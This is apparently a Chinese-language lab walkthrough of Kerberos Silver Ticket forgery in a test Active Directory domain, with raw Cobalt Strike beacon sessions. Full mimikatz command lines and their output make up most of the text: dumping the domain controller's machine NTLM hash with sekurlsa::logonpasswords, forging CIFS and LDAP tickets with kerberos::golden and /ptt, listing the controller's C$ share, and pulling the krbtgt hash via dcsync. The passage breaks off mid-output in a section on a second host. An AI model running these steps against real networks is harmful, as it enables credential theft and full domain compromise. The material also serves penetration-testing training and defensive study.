
Silver Ticket白银票据制作原理及利用方式

服务账号介绍


服务账号就是计算机名字+$用来管理服务的账号

白银票据原理

如果说黄金票据是伪造的TGT,那么白银票据就是伪造的ST。 在Kerberos认证的第三部，Client带着ST和Authenticator3向Server上的某个服务进行请求，Server接收到Client的请求之后,通过自己的Master Key 解密ST,从而获得 Session Key。通过 Session Key 解密 Authenticator3,进而验证对方的身份,验证成功就让 Client 访问server上的指定服务了。所以我们只需要知道Server用户的Hash就可以伪造出一个ST,且不会经过KDC,但是伪造的门票只对部分服务起作用。



我们以去动物举例



实验内容

实验环境

实验机器	IP地址
windows server 2012 （域控）	192.168.41.10
windows server 2008（域内成员）	192.168.41.20
windows server 2003（域内成员）	192.168.41.30

实验前提

1、已经控制了域控并且使用域管理员登录或者提权的system

我们的目的是去访问windows server 2003 的机器

条件如下：


```
1.域名
2.域sid
3.目标服务器名
4.可利用的服务
5.服务账号的NTML HASH
6.需要伪造的用户名
```

实验步骤

控制域控

1、获取基本信息

```
shell  whoami /user  获取域的sid值(去掉最后的-500，500表示为administrator用户)
shell net config workstation   查看域
```




```
用户信息
----------------

用户名              SID
=================== =============================================
hack\administrator S-1-5-21-2716900768-72748719-3475352185-500

beacon> shell net config workstation
[*] Tasked beacon to run: net config workstation
[+] host called home, sent: 53 bytes
[+] received output:
计算机名                     \\DC
计算机全名                   DC.hack.com
用户名                       Administrator

工作站正运行于
        NetBT_Tcpip_{2FD05B53-F0B6-4404-95CB-EF1A97F4BA06} (000C2958D6E0)

软件版本                     Windows Server 2012 R2 Standard

工作站域                     HACK
工作站域 DNS 名称            hack.com
登录域                       HACK

COM 打开超时 (秒)            0
COM 发送计数 (字节)          16
COM 发送超时 (毫秒)          250
命令成功完成。
```

得到 域为：hack.com SID:S-1-5-21-2716900768-72748719-3475352185

2、获取服务账号的ntlm hash值

```
mimikatz sekurlsa::logonpasswords
```




```
beacon> mimikatz sekurlsa::logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 706130 bytes
[+] received output:

Authentication Id : 0 ; 68856 (00000000:00010cf8)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2022/7/12 18:15:59
SID               : S-1-5-90-1
        msv :
         [00000003] Primary
         * Username : DC$
         * Domain   : HACK
         * NTLM     : 26a703eba507e848825615316bc880a1
         * SHA1     : f3a33df13f6b9c9446a173525d9e7602c0f34da2
        tspkg :
        wdigest :
         * Username : DC$
         * Domain   : HACK
         * Password : (null)
        kerberos :
         * Username : DC$
         * Domain   : hack.com
         * Password : 08 5e e5 4e b0 91 0f 57 f7 09 8e d1 b9 1d 7b c7 41 32 85 b0 fd 24 d0 a1 22 63 17 30
9d de 1d ff 2c 88 d9 6b a9 6f 90 aa d1 28 83 7c 49 03 d9 99 e4 ed 8b a1 1f dd c4 74 67 de ac 46 d0 0a d7
85 04 ea f4 9f 7b c5 c8 a8 d9 81 83 cf 8d 9e e8 0d 1a bf 71 71 4e 22 eb 60 06 47 00 97 f6 88 69 ff 5b eb
        ssp :   KO
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : DC$
Domain            : HACK
Logon Server      : (null)
```

得到 hash 26a703eba507e848825615316bc880a1

3、伪造票据（CIFS共享服务）


```
mimikatz kerberos::tgt   查票
mimikatz kerberos::purge 清票
shell klist  查票
shell klist purge  清票
mimikatz kerberos::golden /domain:hack.com /sid:S-1-5-21-2716900768-72748719-3475352185
/target:dc.hack.com /service:cifs /rc4:26a703eba507e848825615316bc880a1 /user:abcd /ptt
```



```
beacon> mimikatz kerberos::golden /domain:hack.com /sid:S-1-5-21-2716900768-72748719-3475352185
/target:dc.hack.com /service:cifs /rc4:26a703eba507e848825615316bc880a1 /user:abcd /ptt
[*] Tasked beacon to run mimikatz's kerberos::golden /domain:hack.com
/sid:S-1-5-21-2716900768-72748719-3475352185 /target:dc.hack.com /service:cifs
/rc4:26a703eba507e848825615316bc880a1 /user:abcd /ptt command
[+] host called home, sent: 706122 bytes
[+] received output:
User      : abcd
Domain    : hack.com (HACK)
SID       : S-1-5-21-2716900768-72748719-3475352185
User Id   : 500
Groups Id : *513 512 520 518 519
```

4、访问域控

```
shell dir \\dc.hack.com\c$
```




```
beacon> shell dir \\dc.hack.com\c$
[*] Tasked beacon to run: dir \\dc.hack.com\c$
[+] host called home, sent: 51 bytes
[+] received output:
 驱动器 \\dc.hack.com\c$ 中的卷没有标签。
 卷的序列号是 4A35-60F8

 \\dc.hack.com\c$ 的目录

2022/07/12  13:27            14,336 artifact.exe
2013/08/22  23:52    <DIR>          PerfLogs
2022/03/30  16:37    <DIR>          Program Files
2013/08/22  23:39    <DIR>          Program Files (x86)
2022/03/30  16:37    <DIR>          Users
2022/07/12  15:05    <DIR>          Windows
               1 个文件         14,336 字节
               5 个目录 15,689,445,376 可用字节
```

6、伪造票据（LDAP共享服务）

```
mimikatz kerberos::tgt   查票
mimikatz kerberos::purge 清票
shell klist  查票
shell klist purge  清票
mimikatz kerberos::golden /domain:hack.com /sid:S-1-5-21-2716900768-72748719-3475352185
/target:dc.hack.com /service:LDAP /rc4:26a703eba507e848825615316bc880a1 /user:abcd /ptt
```

7、查询域控的krgtgt

```
mimikatz lsadump::dcsync /dc:dc.hack.com /domain:hack.com /user:krbtgt
```




```
beacon> mimikatz lsadump::dcsync /dc:dc.hack.com /domain:hack.com /user:krbtgt
[*] Tasked beacon to run mimikatz's lsadump::dcsync /dc:dc.hack.com /domain:hack.com /user:krbtgt command
[+] host called home, sent: 706121 bytes
[+] received output:
[DC] 'hack.com' will be the domain
[DC] 'dc.hack.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2022/5/17 20:50:15
Object Security ID   : S-1-5-21-2716900768-72748719-3475352185-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: b78ec645cc2d18290c5690e1e76e827f
    ntlm- 0: b78ec645cc2d18290c5690e1e76e827f
    lm  - 0: e23370cf2a4815f3bf563c0726ea31fa
```

控制2003

1、获取基本信息

```
shell  whoami /user  获取域的sid值(去掉最后的-500, 500表示为administrator用户)
shell net config workstation   查看域
```




```
用户信息
----------------

用户名                SID
================== =============================================
hack\administrator S-1-5-21-2716900768-72748719-3475352185-500

beacon> shell net config workstation
[*] Tasked beacon to run: net config workstation
[+] host called home, sent: 53 bytes
[+] received output:
计算机名                              \\DC
计算机全名                            DC.hack.com
用户名                                Administrator

工作站正运行于
        NetBT_Tcpip_{2FD05B53-F0B6-4404-95CB-EF1A97F4BA06} (000C2958D6E0)

软件版本                              Windows Server 2012 R2 Standard

工作站域                              HACK
工作站域 DNS 名称                     hack.com
登录域                                HACK

COM 打开超时 (秒)                     0
COM 发送计数 (字节)                   16
COM 发送超时 (毫秒)                   250
命令成功完成。
```

得到 域为：hack.com SID:S-1-5-21-2716900768-72748719-3475352185

2、获取服务账号的ntlm hash值

```
mimikatz sekurlsa::logonpasswords
```




```
Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : NETWORK SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 2022-7-12 21:31:58
SID               : S-1-5-20
        msv :
